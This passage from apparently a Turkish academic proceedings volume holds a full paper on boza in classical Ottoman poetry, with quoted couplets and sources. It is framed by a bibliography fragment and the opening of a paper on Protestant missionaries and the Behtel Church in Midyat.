- C. Şahabeddin, Bütün Şiirleri. (Haz: M. Kaplan, İ. Enginünn, B. Emil, N. Birinci, A. Uçman), İstanbul, Dergâh Yayınları, 2018.
- M. Rauf, Eylül. İstanbul, Can Yayınları, 2019.
- M. K. Özgül, Seke Seke Ben Geldim-Sekmeler I. Ankara, Çolpan Kitap, 2018.
- O. Koçak, “Sunuş”, Romantik Yalan ve Romansal Hakikat-Edebî Yapıda Ben ve Öteki. İstanbul, Metis Yayınları, 2007.
- R. Girard, Romantik Yalan ve Romansal Hakikat-Edebî Yapıda Ben ve Öteki. İstanbul, Metis Yayınları, 2007, ss. 9-19.
- Recaizade Mahmut Ekrem, Zemzeme I. (İkinci Tab’), İstanbul, Karabet Matbaası, 1306.
- Zemzeme II. İstanbul, Matbaa-i Ebuzziya, 1300.
- Zemzeme III. İstanbul, Matbaa-i (E. K.) Tozluyan, 1301.
- Pejmürde. Konstantiniyye, 1311.
- Bütün Eserleri 3-Şiirler. (Haz. H. Sazyek, E. Sazyek, B. Solmaz), Kocaeli, Umuttepe Yayınları, 2019.
- T. Z. Tunaya, Türkiye’nin Siyasi Hayatında Batılılaşma Hareketleri I. İstanbul, Yeni Gün Haber Ajansı Basın ve Yayıncılık A.Ş., 1999.
- Y. Atılğan, Aylak Adam. İstanbul, Can Yayınları, 2020.
- Y. K. Karaosmanoğlu, “O Kadın”, Hikâyeler. İstanbul, İletişim Yayınları, 2018, ss. 21-37.

işlek rotasında olduğunu farketmeyerek, her seferinde ilk defa kendisinin keşfettiğini düşünüp gururla bayrağını dikecek safların, acemilerin, mağrurların ve tezcanlıların tatmini bulduğu adalarla doludur” Ayrıca Özgül, konu bağlamında Hamid’in eski bir manzumesinin yeni neşrindeki “Şiirde Bazen Eski Şeyler Yeni Görünür” başlığını da kayda değer bulduğunu ifade eder (Özgül, 2018: 256).

KLASİK ŞİİRDE BOZA

Mutlu Melis Özgeriş¹

¹ *Atatürk Üniversitesi, ATATÖMER, Erzurum, TURKEY*

mmelis.yardimci@atauni.edu.tr

ORCID: 0000-0002-1393-8669

ÖZET

Türk Dil Kurumu'nun Türkçe Sözlüğü'nde arpa, darı, mısır, buğday vb. tahılların hamurunun ekşitilmesiyle yapılan koyuca, tatlı veya mayhoş içecek anlamıyla yer alan boza; kökeni çok eskilere dayanan, dünya üzerindeki geniş coğrafi yayılımını Türklerin sağladığı bir üründür. Orta Asya Türkleri, bozayı çok eski zamanlardan beri üretmiş ve Orta Asya'dan göç ettikleri farklı coğrafyalarda bu içeceği, o bölge halkına tanıtmışlardır. Hatta boza kelimesi; Moğolca, Arapça, Farsça, Urduca, Rusça, Ukraynaca, Gürcüce, Macarca, Romence, Bulgarca, Lehçe, Yunanca ve Arnavutça gibi yirmiden fazla dile girmiştir. Bazen bu kelime girdiği dilde ses değişime uğramış bazen de kelimeye farklı kelimeler karşılık olarak seçilmiştir. Örneğin; Farsça *bûze*, *eksiyye*, *ahsüme*, *ahşüme*; Arapça *mizr*, Arnavutça *boze* kelimeleriyle bozanın dillerdeki yansımaları takip edilebilmektedir.

Sonbahar ve kış aylarında hava karardıktan sonra sokaklarda mani eşliğinde ya da dükkanlarda satılan boza, insan beslenmesinde mühim bir yer edinen tahılların besleyici değerini arttırmak gayesiyle yapılan *fermantasyon* neticesinde üretilmektedir. Köklü bir geçmişe sahip olmasıyla da kültürel bir değeri yansıtmaktadır. Özellikle Doğu dünyasınca sevilip içilen, iyi ayarlanmış bozanın birçok faydası olduğu bilinmektedir. Fakat mayalanma süresi uzayınca sarhoşluk verici yönü ortaya çıkar ve alkollü içecek hâline gelir. Şiire de daha çok bu yönüyle konu olur.

Kimi zaman gerçek kimi zaman da mecazlı anlatımlarla kullanılan içecekler, şiirde yer edinmiş önemli bir başlıktır. Bu noktada, özellikle şarap ve şarapla ilgili unsurların kullanımı klasik şiir geleneğimizde ilk sıralarda bulunur. Boza ise şarapla kıyaslandığında; mesnevilerdeki sembolik anlatımları hariç tutulacak olursa, divanlarda, mecmualarda pek kullanım alanı olmayan bir içecektir. Kültürel hayatta her kesimden insanın yüzyıllardır sevip

tükettiği, faydası bilinen bu içeceğin şiiirde çok az yansıma bulması dikkat çekicidir. Bu çalışmada da toplumsal hayatta önemli bir yere sahip olan bozanın şiiirdeki izleri tespit edilmeye çalışılmıştır. Klasik Türk şiiirinin her yüzyılını temsil eden 20 civarında divan ve mecmuada, boza ve bozayla ilgili kavram taraması yapılmış ve bunun neticesinde sadece birkaç eserde, birkaç beyitle sınırlı bir kullanımla karşılaşılmıştır.

Çalışmanın sonucunda bozanın, içkinin yokluğunda tercih edilmesi ve sarhoşluk hâlinin oluşmasını sağlayan bir özelliği bulunması yönüyle şiiirde kullanıldığı görülmüştür. Sınırlı bir çerçevede hazırlanan bu çalışmanın; daha sonra yapılacak kapsamlı değerlendirme ve incelemelere yardımcı olması, kültürümüzde mühim bir yere sahip olan bozanın şiiirdeki anlam zenginliğine katkı sağlaması düşünülmektedir.

Anahtar Kelimeler: Klasik Şiiir, Boza, Kültür.

BOZA IN CLASSICAL POETRY

ABSTRACT

In the Turkish Dictionary of the Turkish Language Association, barley, millet, corn, wheat, etc. Boza, meaning a dark, sweet or sour drink made by souring the pulp of grains; It is a product that has its origins in ancient times, and its wide geographical distribution in the world was provided by Turks. Central Asian Turks have produced brown bear since ancient times and introduced this drink to the people of that region in different geographies where they migrated from Central Asia. Even the word boza; It has entered more than twenty languages such as Mongolian, Arabic, Persian, Urdu, Russian, Ukrainian, Georgian, Hungarian, Romanian, Bulgarian, Polish, Greek and Albanian. Sometimes this word has changed sound in the language it entered, and sometimes different words have been chosen as correspondence to the word. For example; Persian bûze, ekşiyye, ahsüme, ahşüme; with the Arabic mizr and Albanian boze words, the reflections of boza in languages can be followed.

Boza, which is sold in the streets or in shops after dark in the autumn and winter months, is produced as a result of fermentation in order to increase the nutritional value of the grains that have an important place in human nutrition. It also reflects a cultural value with its long history. It is known that well-adjusted boza, especially loved and drunk by the Eastern world, has many benefits. However, when the fermentation time prolongs, its intoxicating aspect emerges and it becomes an alcoholic beverage. Poetry is more subject to this aspect.

Drinks, which are sometimes used with real and sometimes figurative expressions, are an important title that has a place in poetry. At this point, especially the use of wine and wine-related elements is at the top of our classical poetry tradition. Boza compared to wine; Excluding its symbolic expressions in mesnevis, it is a beverage that is not used much in divans and magazines. It is noteworthy that this beverage, which has been loved and consumed by people from all walks of life for centuries and whose benefits are known, finds very little reflection in the poem. In this study, the traces of boza, which has an important place in social life, in poetry were tried to be determined. About 20 divans and magazines representing every century of classical Turkish poetry, boza and boza, have been searched for concepts, and as a result, only a few works have been limited to a few couplets.

As a result of the study, it was seen that boza was used in poetry as it is preferred in the absence of alcohol and has a feature that causes the state of intoxication. This study prepared in a limited framework; It is thought that the boza, which has an important place in our culture, will contribute to the richness of meaning in poetry and to help the comprehensive evaluations and examinations to be made later.

Keywords: *Classical Poetry, Boza, Culture.*

1. BOZAYLA İLGİLİ GENEL BİLGİLER

Boza; darı, mısır, pirinç, çavdar, yulaf, buğday gibi tahılların öğütülmesi, su eklenerek pişirilmesi, sonrasında şeker eklenerek maya ile fermantasyona tabi tutulması ile üretilmektedir. Kıvamı koyu, rengi açık sarı olan boza, tatlı ekşimsi bir lezzete ve asidik-alkollü bir kokuya sahiptir. Geleneksel bir Türk içeceği olan bu içecek; Balkanlar, Kırım, Kafkasya, Orta Asya ve Mısır'a kadar yayılmıştır. Kökeni, 9000 yıl öncesine Mezopotamya'ya götürülmüş, geniş coğrafi yayılımı ise Türkler sayesinde olmuştur. Çünkü Orta Asya Türkleri bozayı çok eski zamanlardan beri üretmiş ve Orta Asya'dan göç ettikleri vakit, farklı coğrafyalardaki halklara bozayı tanıtmışlardır [2].

Boza kelimesi; Moğolca, Arapça, Farsça, Urduca, Rusça, Ukraynaca, Gürcüce, Macarca, Romence, Bulgarca, Lehçe, Yunanca ve Arnavutça gibi yirmiden fazla dile girmiştir. Bazen bu kelime girdiği dilde ses değişime uğramış bazen de kelimeye farklı kelimeler karşılık olarak seçilmiştir. Örneğin; Farsça *bûze*, *eksiyye*, *ahsüme*, *ahşüme*; Arapça *mizr*, Arnavutça *boze* kelimeleriyle bozanın dillerdeki yansımaları takip edilebilmektedir. Ayrıca bozanın, İngiliz argosundaki alkollü içecekler anlamında kullanılan *booze* kelimesinin kaynağı olabileceği de belirtilmektedir [11].

Kaşgarlı Mahmud'un *Divanü Lûgati't Türk* adlı eserinde *buhsum* kelimesi; boza, darıdan yapılan bir içki anlamıyla yer almaktadır [12]. Selçuklular zamanında darı ve arpadan yapılan boza ise çok sevilerek içilmiş ve *Bekni* adıyla testilerde muhafaza edilmiştir. Daha sonraları Osmanlı'da, özellikle İstanbul'un fethiyle birlikte bozanın gündelik yaşamın bir parçası olduğunu görülür. Hatta Fatih Sultan Mehmed zamanında saray muhasebelerinde boza yapımında kullanılan hammadde ve gereçlerin kayıtları mevcuttur. Bu dönemden sonra da saray muhasebelerinde bozaya rastlanmaz [9]. XVI. yüzyılda ise İstanbul'daki boza kültürü ve kamu düzenini sağlamak adına boza için yapılan hukuki düzenlemeler karşımıza çıkar. Bu dönem, bozahanelere hoş bakılmaz:

“... *Bozacılar, mayalanmış ak darı ile Hindistan cevizinden yapılan koyu ve ekşi bir içki olan bozanın içildiği yerlerdir. Biraz alkollü olmasına rağmen üzümden değil de tahıldan yapıldığı için içilmesi günah değildir. Bozacılara Tatarlar ve aşağı sınıftan kimseler gider. Bu kimselerle ilişki kurmak sakıncalıdır. Buralara sürekli olmamak koşuluyla arada bir gidilebilirse de en iyisi evde, ekşi boza yerine kişinin kendi evinde tatlı boza içmesidir* [3]. *İstanbul'daki meyhaneleri, şaraphaneleri hatta bozacıları, çay ve kahvehaneleri yasaklayan birçok divan kararı çıkarılmıştır. 1567 de şaraphaneler, meyhaneler, çayhaneler, kahvehaneler kapatıldığı gibi boza da dâhil olmak üzere mayalandırılmış içkilerin tümü yasaklanmıştı* [3].”

Evliya Çelebi, *Seyâhatnâme*'sinde bozadan bahsederek onun iki çeşidi olduğunu söylemektedir. Birincisi, ulemanın dahi içtiği sarhoş etmeyen *tatlı boza*; diğeri ise genelde Tatarların ürettiği, alkol ve asit oranı yüksek *ekşi boza* ya da *Tatar bozası* şeklinde adlandırılan, ayaktakımının tercih ettiği bozadır. İki ayrı çeşit bozayı satan esnaf da esnaf alayında iki ayrı grubu temsil etmektedir. Ayrıca Bozacılar Ocağı, Osmanlı küçük esnaf teşkilatının 12 ocağından birini oluşturmaktadır. 17. yüzyılda sadece İstanbul'un 340 ayrı noktasında bozacı dükkanı bulunduğunu, yine Evliya Çelebi eserinde belirtmektedir. Bu işletmeler devlet kontrolünde ve tatlı denilen bozayı üretirlerdi [4].

1670-1671 tarihine gelindiğinde IV. Mehmed, *Bozahaneler Vak'ası* ile içkiyi yasaklayıp tüm meyhane ve bozahaneleri kapattırıştır. XVIII. yüzyılda, bozahaneler tıpkı kahvehaneler gibi iktidarı sarsıcı tekrar tehlike odakları olarak görülerek, gizlice içki sattıkları bahane edilip kapatılmıştır. Ama XIX. yüzyılda, Tanzimat'ın etkisi ile boza ve bozahaneler üzerindeki baskılar azalmış, boza tüketimi yaygınlaşmaya başlamıştır. Ekşi ve alkollü bozanın yerini tatlı ve alkolsüz Arnavut bozası almış, Tatar bozası ortadan kalkmıştır [1].

Ülkemizde ve diğer ülkelerde üretilen boza arasındaki farklılıklar bulunmaktadır. Bunlar; kullanılan hammaddeler, üretim metodu ve alkol içeriğinden kaynaklanır. Türkiye'de üretilen bozanın alkol oranının %1, diğer ülkelerde ise bu oranın %1-6 civarında olduğu bildirilmektedir [2]. Zaten bir dönem bozanın yasaklanmasındaki temel sebep de bu alkol oranının fazlalığıdır. Bozanın mayalanma süresi uzadıkça, sarhoşluk verici yönü ortaya çıkıp alkollü içecek hâline dönüşür. Gayrimüslimlerin işlettiği bazı bozahanelerde ekşi, acı denilen alkollü boza üretilir ve buralar, özellikle içki yasakları

sırasında içki içenlerin mekanı konumuna gelir. Şarap müptelalarının ekşi, acı bozayı zaruretten içtikleri, bozahanelerde rezillikler çıkardıkları şiirde de yansıma bulmuştur [4].

Sonbahar ve kış aylarında hava karardıktan sonra sokaklarda seyyar olarak mani eşliğinde ya da bozahanelerde satılan boza, insan beslenmesinde mühim bir yer edinen tahılların besleyici değerinin arttırıldığı bir içecektir. Özellikle Doğu dünyasınca sevilip içilen, iyi ayarlanmış bozanın birçok faydası olduğu bilinmektedir. Fakat mayalanma süresi uzayınca, sarhoşluk verici yönü ortaya çıkar ve alkollü içecek hâline gelir. Şiire de daha çok bu yönüyle bahsedilen, kültürel bir değerimiz olan bozanın, şiirdeki izlerinin tespiti de çalışmamızın konusunu oluşturmaktadır.

2. KLASİK ŞİİRDE BOZA

Kimi zaman gerçek kimi zaman da mecazlı anlatımlarla kullanılan içecekler, şiirde yer edinmiş önemli bir başlıktır. Bu noktada, özellikle şarap ve şarapla ilgili unsurların kullanımı klasik şiir geleneğimizde ilk sıralarda bulunur. Boza ise şarapla kıyaslandığında; mesnevilerdeki sembolik anlatımları hariç tutulacak olursa, divanlarda, mecmualarda pek kullanım alanı olmayan bir içecektir. Kültürel hayatta her kesimden insanın yüzyıllardır sevip tükettiği, faydası bilinen bu içeceğin şiirde çok az yansıma bulması dikkat çekicidir. Bu çalışmada da toplumsal hayatta önemli bir yere sahip olan bozanın şiirdeki izleri tespit edilmeye çalışıldı. Klasik Türk şiirinin her yüzyılımı temsil eden 20 civarında divan ve mecmuada, boza ve bozayla ilgili kavram taraması yapıldı ve bunun neticesinde sadece birkaç eserde, birkaç beyitle sınırlı bir kullanımla karşılaşıldı. Bu şiir taramaları neticesinde boza ve bozayla ilgili kavramlar; *boza*, *boza-hâne*, *boza-nûşân*, *boza-keş*, *boza-i çavdar*, *boza-i darı*, *ballu boza*, *Arnâvudân-ı bûze-fürûş* olarak tespit edildi.

18. yüzyıl hezel şairleri arasında gösterilen ve içkiye düşkünlüğüyle bilinen İbrahim Tırsî, *Divan*'ında bozaya en fazla yer veren şair olarak görülür. Şair yoksulluk içerisinde ömrünü geçirmiştir. Fakat içkiye düşkünlüğü sebebiyle işinden olması, çok sopa yemesi onu bu müptelalığından vazgeçirememiştir. Şair de bazen boza bazen şıra bazen şarap içtiğini şiirinde anlatır:

Geh boza içüp gâhî şıra gâh müselles

Çok sopa yidürdi bana bil âh müselles Tırsî (G32-1)

Boza, içkinin yokluğunda sarhoşluk etkisini oluşturması dolayısıyla tercih edilir. Mecburiyetten içilse de Tırsî için bu durum tam tersidir. Zira o, ekşi bozayı şaraba tercih eder.

Ey Tırsî yeter halt-ı kelâm eyleme zinhâr

Ekşi boza iç içme mülûkâne müselles Tırsî (G30-11)

En lezzetli boza, darıdan yapılmaktadır. Şair de içmeye darı bozasıyla başladığını belirtmektedir:

Nân-ı zindân mezemüz kaşkaval ökçe ile

Boza-1 darı ile başladım ayş u nûşa

Tırsî (G169-2)

Darı bozasını içen kişi şeker de istemez. Yani tatlı boza tercihi olmaz:

Vaz'un gören ey turfe kodoş kaşmeri n'eyler

Darı bozasın nûş iden sükkeri n'eyler

Tırsî (G58-1)

Fatih devri şairlerinden Melihî de içki müptelası biridir. Sarayda bulunan şairin bu vaziyetinden ötürü dedikodular fazlalaşır. Onun bedestende şarap içip kadehin dibindeki damlaları halk üzerine serpttiği söylenir. Buna kızan padişah da ona şarap verenlerin idam edileceğini buyurur. Melihî de şarap içmeye tövbe eder. Fakat üç günden fazla dayanamayan şair, hastalık bahanesiyle kendine şarap enjekte ettirir ve sarayda kaybolur. Padişah ise onu arattırır ve o, Tahtakale'de meyhanelerin önünde yere uzanmış, kendinden geçmiş hâlde;

Âferinler şarab-ı gül-rengi

La'net olsun bozaya vü benge

beytini tekrar etmektedir. Huzura götürülen şairin bu hâline kızan padişah, onun denize atılmasını emreder. Şair de içmediğine yeminler eder. Hekim muayenesinde de bu durum tespit edilince affedilir [6]. Şairin tekrar ettiği beyitte şarabın yokluğunda teselliyi boza ve esrarda aradığı; fakat bunların ona kafi gelmediğini, şarabın yerini tutmadığını görmekteyiz.

Taşlıca Yahya ise bozahane önünde çıkan rezilliklere gönderme yaptığı şiirinde, satranç taşlarının yapıldığı kemik ile bozahane önündeki köpeklerinin yemek için dalaştığı kemik arasında anlam ilgisi kurmuştur:

Kaçan agyâr oynaya satranc

Ceng olur ara yirde haylî zamân

Bir iki üstühân için talaşur

Boza-hâne kilâbı gibi hemân

Taşlıcalı Yahya (Mukattaat 19)

Arnavutlar ve Tatarlar, bozacılıkla anılmışlardır. Kafkas Tatarları arasında bozanın yoğun bir şekilde tüketildiği, Tatarların bozayı afyonla birlikte içtikleri, afyon ve boza karışımından sarhoş olan Tatarların kollarını kaldıracak takatleri kalmadı aktarılmaktadır [1]. Tatlı ve alkolsüz bozaya Arnavut bozası; ekşi ve alkollü bozaya ise Tatar bozası denilmektedir. Mantıkî ise Arnavutların boza sattığına aşağıdaki beyitte gönderme yapmaktadır:

Ne bâr-1 minnet-i Arnâvudân-1 bûze-fürûş

Ne kayd-1 şîve-i humâr-1 nâz-1 pîr-i mugân

Mantikî (K3-33)

Kırımlı Hürremî de bozaya bal katılıp tatlı hâle getirilmesini şiirinde anlatmaktadır. Şair ömründe baklava, börek, tatlı olmuş ballı boza nedir bilmez:

Ömrüm içre ben börekle baklava bilmem nedür

Tatlu olmuş bir çanak ballu boza bilmem nedür Kırımlı Hürremî (yk. 67b)

Şiirinde çavdar bozasından bahseden Tırsî'ye göre, bozaya bal suyu girerse onun özelliğini, tadını bozar:

Bal suyu girse virür boza-i çavdara haleb

Güve otlarsa gelür kıymet-i çultara haleb Tırsî (G128-1)

Şaire göre bozanın sarhoşluk etkisiyle, verdiği keyifle sevgililer de kendilerini unutup soytarı olmuştur:

Kaşmer olmuş boza keyfiyle ser-â-pâ yârân

Unudup kendilerin çeng ü rebâb isterler Tırsî (G64-6)

16. yüzyılda yaşamış hükümdar bir sanatkâr olan Bâbü Şah da, *Divan*'ında yer alan bir rübaide bozadan bahseder:

Bir haz ki halâyık andın ayrılmaz imiş

Ol haz mezesi vü kadrini bilmez imiş

Maècûn u basît ü boza vü lût bigi

Bir cürèa çağır dürdi işin kılmaz imiş Bâbü (Rubaiyyat 320)

Boza ve bozayla ilgili kavramların kullanıldığı diğer beyitler şunlardır:

Boza-nûşâna olsa bezm-i şarâb

Her vecihle bu yüzden ola azâb (Tırsî, G17-1)

Meclisde rakîbi mezelenür böcek ile

Etmek bozasın sür yürisün sâgarı toldur (Tırsî, G48-3)

Boza-keş suhreleri gör mey-i nâb isterler

Var iken kaşkaval önce cev-i âb isterler (Tırsî, G64-1)

Zâhid düze bir meclisi darı bozasıyla

Olmazdı anun nakli de bir dürlü böceksüz (Tırsî, G83-6)

Bir iki pârelik bozayı iç de sonra gör

Maksûdı cümleñün sana ibrâm gösteriş (Tırsî, G97-3)

Meclis-i tâze düzene boza ile bâde gerek

Kaşkaval ökçe ile her şeyi âmâde gerek (Tırsî, G119-1)

Bir boza iç ey çıtak k'anun humârı olmasun

Yalınız sev tâzeyi hiç yâr-ı gârı olmasun (Tırsî, G158-1)

Çalış bir ayak evvel anı hazm ola dirsen

İç tutma elünde bozayı sâgarı boş ko (Tırsî, G162-3)

Bir boza iç ey çıtak kim hiç humârı olmaya

Yalınız sev tâzeyi hiç yâri marı olmaya (Tırsî, G171-1)

Darı bozasın nûş iden erbâb-ı riyâyâ

Hîç bâde yakışmaz

Yiyüp içen eşşek gibi zühhâde gerekdür

Envâ'-i böcekden (Tırsî, Müstezad 2-3)

3. SONUÇ

Klasik şiir geleneğimizde bahsi geçen içecekler arasında şarap ilk sıralarda yer almaktadır. Boza ise şarapla kıyaslandığında; mesnevilerdeki sembolik anlatımları hariç tutulacak olursa, divanlarda, mecmualarda pek kullanım alanı olmayan bir içecektir. Kültürel hayatta her kesimden insanın yüzyıllardır sevip tükettiği, faydası bilinen bu içeceğin şiirde çok az yansıma bulması ise çok dikkat çekicidir. Bu çalışmada da toplumsal hayatta önemli bir yere sahip olan bozanın şiirdeki izleri tespit edilmeye çalışıldı. Klasik Türk şiirinin her yüzyılını temsil eden 20 civarında divan ve mecmuada, boza ve bozayla ilgili kavram taraması yapıldı ve bunun neticesinde sadece birkaç eserde, birkaç beyitle sınırlı bir kullanımla karşılaşıldı. Bu şiir taramaları neticesinde boza ve bozayla ilgili kavramlar; *boza*, *boza-hâne*, *boza-nûşân*, *boza-keş*, *boza-i çavdar*, *boza-i dari*, *ballu boza*, *Arnâvudân-ı bûze-fürûş* olarak tespit edildi.

Bozanın kullanıldığı şiirler incelendiğinde; içkinin yokluğunda tercih edilmesi ve sarhoşluk hâlinin oluşmasını sağlayan bir özelliği bulunması yönüyle şiirde kullanıldığı görüldü. Toplumsal bir değerimizi yansıtan bozayla ilgili sınırlı bir çerçevede hazırlanan bu çalışmanın; daha sonra yapılacak kapsamlı değerlendirme ve incelemelere yardımcı olması, kültürümüzde mühim bir yere sahip olan bozanın şiirdeki anlam zenginliğine katkı sağlaması düşünülmektedir.

4. KAYNAKÇA

- [1] E. İğüs, "Balkanlar'dan Anadolu'ya Boza ve Türleri ile Türkiye'deki Balkan Kökenli Bozacılar Karabük Üniversitesi Sosyal Bilimler Enstitüsü Dergisi, 2016, 6 (1): 101-111.
- [2] H. Levent, Ö. Algan Cavuldağ, "Geleneksel Fermente Bir İçecek: Boza", Akademik Gıda, 2017, 15(3): 300-307.

- [3] M. And, 16. Yüzyılda İstanbul, Kent- Saray- Gündelik Yaşam. Yapı Kredi Yayınları, İstanbul, 2011.
- [4] Ö. Ceylan, “Türk’ün Vefalı İçeceği Boza”, Acısıyla Tatlısıyla Boza, Kültür ve Turizm Bakanlığı Yayını, Ankara, 2000.
- [5] M. Çavuşoğlu, Yahya Bey Divan, Edebiyat Fakültesi Matbaası, İstanbul, 1977.
- [6] M. Ergin, “Melihî”, İÜ Türk Dili ve Edebiyatı Dergisi, 1946, (2): 59-78.
- [7] K. Yılmaz, İbrahim Tırsî ve Divan’ı, Süleyman Demirel Üniversitesi Yüksek Lisans Tezi, Isparta, 2001.
- [8] B. Yücel, Bâbür Divanı, AKM Yay., Ankara, 1995.
- [9] S. Yerasimos, Sultan Sofraları 15. ve 16. yüzyılda Osmanlı Saray Mutfağı, YKY Yay., İstanbul, 2002.
- [10] B. Kaya, XVII. Yüzyıl Divan Şairi Mantıkî Ahmet Efendi ve Divançesi, Hacettepe Üniversitesi Yüksek Lisans Tezi, Ankara, 1991.
- [11] P. M. Işın, Osmanlı Mutfak İmparatorluğu, Kitap Yay, İstanbul, 2014.
- [12] B. Atalay, Kaşgarlı Mahmud Divanü Lûgati’t-Türk, TDK Yay., Ankara, 2013.
- [13] Kırımlı Hürremî, Divan, Almanya Berlin Milli Kütüphane, Hs. or. 923, yk. 62a.

MİDYAT'TA MİSYONERLER VE PROTESTAN BEHTEL KİLİSESİNİN İNŞA SÜRECİ

Ekrem Akman¹

¹*Mardin Artuklu Üniversitesi, Edebiyat Fakültesi, Mardin, TÜRKİYE*

ekremakman@artuklu.edu.tr

ORCID: 0000-0003-2784-3908

ÖZET

Midyat 4.yüzyıldan sonra Doğu Hristiyanlığının yayıldığı Tur Abdin bölgesinin merkez yerleşkesidir. Tur Abdin'deki korunaklı dağlar Süryani Manastır hayatının merkezi olarak günümüze kadar gelmiştir. Midyat Tanzimat'a kadar Hasankeyf Sancağı'nın Tur Nahiyesi'nin merkez köyü olarak gelmiş, bu tarihten sonra kaza merkezi olmuştur. Nüfusunun çoğunluğu gayrimüslimlerden oluşan ender Osmanlı şehirlerinden birisidir. 19.yüzyılda İngiltere ve Amerika devletlerinin desteklediği Protestan misyonerler Mardin ve çevresini de faaliyet alanlarına dâhil ettiler. 1881 yılında Protestan misyon istasyonlarını kurdukları Midyat'ın Süryani nüfusunun üçte biri kadar bir sayıya ulaştılar. Bu aşamadan sonra cemaatin dini ihtiyaçlarını karşılamak üzere bir kilise ve çan kulesi açmak için ruhsat başvurusunda bulundular.

Midyat'ta misyonerler ve Protestan Behtel Kilisesi'nin inşa süreci konulu makalede Midyat özelinde Protestanlığın bölgede yayılması ve bu süreçte iki mezhep mensupları arasındaki ilişkilerin boyutu ortaya konacaktır. Osmanlı Devleti'nde misyoner ve Protestanlarla ilgili araştırmalara Midyat'ta Süryani Protestanları ve kilise inşa faaliyetleri hakkında mikro düzeyde katkı yapacaktır. Çalışmanın temel kaynağı Protestan kilisesinin ruhsat işlemleri dosyalarının bulunduğu arşiv metinleri ile konuya dair oluşan literatürdür. Bu sayede Osmanlıda mabet hürriyeti ve kilise inşası, 19. yüzyıl sonunda Osmanlı bürokrasinin kilise ruhsat işlemleri dosyası üzerinden takip edilebilecektir.

Anahtar Kelimeler: *Osmanlı Tarihi, Midyat, Tur Abdin, Misyoner, Süryani Protestan Kilisesi*

MISSIONARIES IN MIDYAT AND CONSTRUCTION PROCESS OF THE PROTESTANT BEHTEL CHURCH

ABSTRACT

Midyat is the central location of the Tur Abdin region where Eastern Christianity spread after century IV. The protected mountains in Tur Abdin have survived until today as the center of Assyrian Monastery life. Midyat was the central village of Tur town of Hasankeyf sanjak (district) until the period of Tanzimat, and became a district afterwards. It is one of the rare Ottoman cities, where the majority of population is comprised of non-Muslims. Protestant missionaries, supported by England and America in the 19th century, included Mardin and the surrounding area in their area of activity. In 1881, they reached a number equal to one-third of the Assyrians population of Midyat, where they established their mission station. Later on, they applied for permission in order to open a church and bell tower so that they could meet religious needs of the people in their religion.

In the article on missionaries in Midyat and the building process of the Protestant BehTEL Church, the spread of the Protestantism, especially in Midyat, will be discussed and the relationships between the members of two sects will be revealed. This study will contribute to the research on missionaries and Protestants in the Ottoman Empire on micro-level by providing information related to Assyrian Protestants and church construction activities in Midyat. The basic sources of this study are the archive texts including the license procedures of the Protestant church and the related literature. Therefore, the freedom of temple and church construction in the Ottoman Empire can be discussed over the church license procedures of the Ottoman bureaucracy at the end of the 19th century.

Keywords: *Ottoman History, Midyat, Tur Abdin, Missionary, Syriac Protestant Church*

1. GİRİŞ

Martin Luther ve ardılları kutsal kilise, ruhban sınıfı ve günah çıkarma gibi yerleşik Hristiyanlık teolojisi ile modern çağda münzevi Hristiyanlığa itiraz edip, temel referans aldıkları İncil metinlerini tüm dünyaya yaymaya çalıştılar. Hristiyanlığın iki büyük mezhebi Ortodoks ve Katolikliğe bir mezhep daha eklendi. Avrupa egemenliğindeki bir din (Bayart,1999:35) görüntüsü ile ortaya çıkan Protestan misyonerlerinin kurduğu Amerikan Board teşkilatı İngilizlerle işbirliği yaparak dünyada pek çok merkezdeki faaliyetlerine Osmanlı topraklarını da eklediler. (Kocabaşoğlu, 1990: 76). Osmanlı Millet

sistemi içinde muhatap alınan dini bir cemaat statüsünü kazandılar. Misyon faaliyetlerini Müslüman ve Yahudiler üzerine deneyen Protestanlar bu alanda başarı elde edemeyince Hristiyan mezheplerine daha çok da Ermenilere yöneldiler. 19.yüzyılın ilk çeyreğinde Osmanlı coğrafyasında görünen Protestan misyonerler Ortodoks Hristiyan mezhepleri tarafından büyük tepki ile karşılandılar. 1856'dan sonra mezhep değiştirmenin serbest bırakılması Protestanların önünü açmıştır. Mardin'de ilk Protestan misyonu 1958'de açıldı. (Bozan, 2015:336). Amerikan Board misyonerlik kuruluşu İngiliz misyonerleriyle ortak hareket ederek, özellikle 1880'lerden sonra Mardin ve civarında görünür hale geldiler. Bu tarihten sonra aralarında Mardin'in de olduğu Antep, Sivas, Konya, Merzifon, Harput, Van, Diyarbakır, Erzurum, Adana, Bitlis gibi merkezlerde okul ve hastaneler açtılar. (Yücel, 1917: 4). Bu tarihten, Protestanların Ermenileri destekledikleri birinci dünya savaşına kadar Osmanlı topraklarında daha çok gayrimüslimlerin yaşadığı bölgeler yoğun bir şekilde adı geçen mezhebin misyonerlik faaliyetlerine sahne oldu. (Kocabaşoğlu, 1989: 15).

1881 yılında Misyon istasyonu açılan Midyat da bu bölgelerden birisidir. 1911 yılında Midyat'ta sayıları 851 kişiye ulaşan Süryani Protestan cemaati kasabada kendilerine ait bir kilise ve çan kulesi inşası için teşebbüse geçtiler. İslam hukukunu uygulayan Osmanlı Devleti'nde yeni kilise ve havra yapımı Tanzimat'a kadar padişahın yetkisine bırakılmıştı. Tanzimat'tan sonra devletin koyduğu nizamnâmelere göre yeni ibadet yerlerine izin verilmeye başlanmıştır. Ancak yeni ibadet yerlerinin yapımı için hangi şartların yerine getirilmesi sıkı bir bürokratik işleme bağlanmıştır.

Bu çalışmada 19.yüzyılın sonlarında Osmanlıda bir Protestan kilisesinin inşa işlemleri, devlet politikaları ve bürokratik süreç arşiv kayıtlarındaki resmi evraklar üzerinden izlenerek ortaya konacaktır. Bölgedeki taş işçiliğinin en güzel örneklerinden biri olarak günümüze sağlam gelebilmiş Protestan Behtel Kilisesini diğerlerinden ayıran özellik ise nüfusun büyük çoğunluğunu Hristiyan mezheplerinin oluşturduğu Midyat kazasında yapıyor olmasıdır. Bu çerçevede Süryani Kadim-Protestan mücadele ve ilişkilerine de değinilecektir. Araştırmada öncelikle Midyat'ın coğrafi konumu ve dini çeşitliliği, kasabada cemaatleri gittikçe artan Protestanlara üyelerini kaptıran Süryani Kadimlerin tepkileri ortaya konacaktır. Araştırmanın temel kaynağı mevcut literatür ile konuya dair Osmanlı Devlet Arşivleri tasniflerinde kilise ve çan kulesinin inşa sürecindeki arşiv belgeleridir.

2. TUR VEYA ABİDLER DAĞI'NIN (TUR ABDİN) MERKEZİ MİDYAT

